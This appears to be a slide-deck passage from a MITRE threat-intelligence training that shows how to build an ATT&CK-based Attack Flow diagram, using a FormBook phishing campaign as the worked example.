
Adversaries may also abuse ClickOnce to execute malware via a **Rundll32** script using the command

ATT&CK Powered Suit



<https://ctid.io/suit>

How to Identify Techniques?



Ask an LLM

But *always* double check its output.

Step 3.0: Create the Flow

Set up the flow metadata

- Create a new, blank flow
- Add the author information (i.e. yourself or your organization)
- Add your references
- Set the flow type

The screenshot displays the 'PROPERTIES' tab for a new flow. The 'Name' field is 'FormBook Spread via Phishing'. The 'Description' field contains a paragraph about a phishing campaign observed by Fortinet's FortiGuard Labs. The 'Author' field is set to 'Center for Threat-Informed Defense'. The 'Identity Class' is set to 'Organization'. The 'Contact Information' field is 'ctid@mitre.org'. The 'Scope' is set to 'Campaign'. The 'External References' field contains a reference to 'Infostealer Malware FormBook Spre...'. The 'Source Name' field is 'Infostealer Malware FormBook Spread via Phishing Campaign – Part I'. The 'Description' field is 'Blog post from FortiGuard labs about FormBook campaign.'. The 'Url' field is 'https://www.fortinet.com/blog/threat-research/infostealer-malware-formbook-spread-via-phishing-campaign-part-i'. The 'Created' field shows a clock icon and the date/time '7/2/2025, 12:51 PM'. There is a '+ Add' button below the 'Url' field and a globe icon with 'America/New York' below the 'Created' field.

PROPERTIES

Name
FormBook Spread via Phishing

Description
Fortinet's FortiGuard Labs observed a phishing campaign in the wild that delivered a malicious Word document as an attachment. This document contained crafted data designed to exploit the vulnerability CVE-2017-11882. After conducting an in-depth analysis, it was discovered that the campaign was spreading a new variant of Formbook.

Author
▼ Center for Threat-Informed Defense

Name
Center for Threat-Informed Defense

Identity Class
Organization ▼

Contact Information
ctid@mitre.org

Scope
Campaign ▼

External References
▼ Infostealer Malware FormBook Spre... x

Source Name
Infostealer Malware FormBook Spread via Phishing Campaign – Part I

Description
Blog post from FortiGuard labs about FormBook campaign.

Url
https://www.fortinet.com/blog/threat-research/infostealer-malware-formbook-spread-via-phishing-campaign-part-i


+ Add

Created
🕒 7/2/2025, 12:51 PM
🌐 America/New York ▼

Step 3.1: Create Actions from TTPs

Review your annotations and create an action for each TTP.


- Enter the tactic and technique for each action.
- Write (or copy/paste) a description for each action.



Step 3.2: Connect Actions

Remember: a connection represents a dependency.


- Connect actions together to show the adversary's flow from initial stages to outcomes.
- Flows can branch out and branch back together. Use operators if needed.



Step 4: Add Context (IOCs, Assets, etc.)


Enrich the flow with indicators and other data objects.

- Attack Flow Assets and Conditions
- STIX objects: indicators, CVEs, etc.



When you're finished...


- Everyone's attack flow will look a little different – there's no “right answer”.
- Flow construction *should* be based on the intended audience.



Let's Build a Flow!



ctid.io/afb



End of Section 3